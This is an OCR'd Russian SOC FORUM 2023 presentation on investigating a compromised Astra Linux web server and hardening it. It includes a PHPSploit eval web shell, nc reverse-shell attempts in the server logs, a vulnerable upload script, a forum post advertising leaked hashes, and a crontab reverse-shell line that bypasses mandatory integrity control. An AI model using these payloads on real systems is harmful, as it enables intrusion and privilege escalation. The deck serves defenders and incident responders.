


Рекомендации по настройке СЗИ

SOC FORUM 2023

- Включить ЗПС
  - Запуск PostgreSQL на промежуточном уровне целостности
    - Запрет установки бита исполнения

WEB и ЗПС


.ru
by - Monday September 19, 2022 at 10:59 PM
BreachForums User
MEMBER
Posts: 1
Threads: 1
Joined: Sep 2022
Reputation: 0
9 hours ago
.ru
domain hashes:
username:hash https://pastebin.com/
hash:cleartext https://pastebin.com/
database:
https://a.pomf.cat/
database:
https://pastebin.com/
.jos_users:
https://a.pomf.cat/
There is more but will not be posted at this time.

КИ №2

Первичные сведения

SOC FORUM 2023

- Astra Linux 1.6.8 Special Edition
  - WEB-сервер
    - Сайт организации и 15 поддоменов

Сведения о СЗИ

SOC FORUM 2023

```
DIGSIG_ELF_MODE=1
DIGSIG_XATTR_MODE=0
DIGSIG_IGNORE_XATTR_KEYS=0
DIGSIG_IGNORE_GOST2001=0
```

Журнал событий ЗПС

SOC FORUM 2023


```
{
  "PROGRAM": "kernel",
  "PRIORITY": "warning",
  "MSG": {
    "astra-digsig": {
      "user": "www-data",
      "unixtime": "1647007739",
      "uid": "33",
      "type_ru": "События безопасности",
      "type_en": "Security events",
      "time": "2022-03-11T17:08:59+03:00",
      "path": "/srv/www/htdocs/site.test/files/system/system-msf.php",
      "name_ru": "Загрузка неподписанного файла заблокирована СЗ ОС (DIGSIG)",
      "name_en": "Unsigned file loading is blocked by OS (DIGSIG)",
      "message_id": "unsigned_binary_file",
      "group": "www-data",
      "gid": "33"
    }
  },
  "ISODATE": "2022-03-11T17:09:00+03:00",
  "HOST": "astra",
  "FACILITY": "security"
}
```

Файловые менеджеры PHP

SOC FORUM 2023

- 20220311135349-510.php
- 20220311135919-374.php
- 20220311142603-901.php

PHPSploit

- phpSploit-shell.php

```
<?php @eval($_SERVER['HTTP_PHPSPL0IT']); ?>
```

Linpeas

- linpeas.sh

Журнал ошибок WEB-сервера

SOC FORUM 2023

```
sh: nmap: command not found
nc: connect to 192.168.146.97 port 1 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 1 (tcp) failed: Connection timed out
bash: no job control in this shell
web:/srv/www/htdocs/site.test/files/system # exit
nc: connect to 192.168.146.97 port 2 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 2 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 3 (tcp) failed: Connection timed out
bash: no job control in this shell
web:/srv/www/htdocs/site.test/files/system # exit
nc: connect to 192.168.146.97 port 3 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 4 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 4 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 5 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 5 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 6 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 6 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 7 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 7 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 8 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 8 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 9 (tcp) failed: Connection timed out
nc: connect to 192.168.146.97 port 9 (tcp) failed: Connection timed out
```

```
./nmap: ./nmap: Segmentation fault
./nmap: ./nmap: Segmentation fault
./nmap: ./nmap: Segmentation fault
```


Уязвимость в файле upload-file.php

SOC FORUM 2023

```php
$targetFolder =  $_GET['uploaddir'];
$tempFile = $_FILES['uploadfile']['tmp_name'];
$name_file=$a."-".rand(100,999).".".pathinfo($_FILES["uploadfile"]["name"], PATHINFO_EXTENSION);

$targetPath = $_SERVER['DOCUMENT_ROOT'] . $targetFolder;
$targetFile = rtrim($targetPath,'/') . '/' .$name_file;



if (move_uploaded_file($tempFile,$targetFile))
```

Сдерживание злоумышленника

SOC FORUM 2023



Рекомендации по настройке СЗИ

SOC FORUM 2023

- Запуск Apache на промежуточном уровне целостности
  - Запрет установки бита исполнения

Обход МКЦ через cron

- Актуально для старых версий ОС

0day

Начальные сведения

SOC FORUM 2023

```
root@astra:~# id
uid=0(root) gid=0(root) группы=0(root)
```

```
root@astra:~# pdp-id
УроВень конф.=0(УроВень_0), УроВень целостности:0(Низкий), Категории=0x0(Нет)
```

Мандатные атрибуты crontab файлов

SOC FORUM 2023

```
root@astra:~# pdp-ls -M /etc/crontab
-rw-r--r--m--  1 root root УроВень_0:Высокий:Нет:0x0 /etc/crontab
```

```
root@astra:~# pdp-ls -M /var/spool/cron/crontabs/
итого 4
-rw----------  1 root root УроВень_0:Низкий:Нет:0x0 root
```

Cron systemd

SOC FORUM 2023

```
root@astra:~# cat /etc/systemd/system/multi-user.target.wants/cron.service
[Unit]
Description=Regular background program processing daemon
Documentation=man:cron(8)
After=remote-fs.target nss-user-lookup.target

[Service]
EnvironmentFile=-/etc/default/cron
ExecStart=/usr/sbin/cron -f $EXTRA_OPTS
IgnoreSIGPIPE=false
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

```
root@astra:~# pdpl-ps 576
 576 УроВень_0:Высокий:Нет:0x0!
```

Запись Reverse Shell в /var/spool/cron/crontabs/root

SOC FORUM 2023


```
root@astra:~# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.DONRYX/crontab installed on Mon Oct 23 11:24:26 2023)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

* * * * * bash -i >& /dev/tcp/192.168.137.151/4444 0>&1
```

Kali Netcat

SOC FORUM 2023

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.137.162: inverse host lookup failed: Host name lookup failure
connect to [192.168.137.151] from (UNKNOWN) [192.168.137.162] 48562
bash: не удаётся задать группу процесса терминала (3291): Неприменимый к данному устройству ioctl
bash: этот командный процессор не может управлять заданиями
root@astra:~# pdp-id
pdp-id
Уровень конф.=0(Уровень_0), Уровень целостности:63(Высокий), Категории=0x0(Нет)
Роли=()
```

Схема обхода МКЦ



SOC
FORUM
2023

Спасибо за внимание!
Вопросы?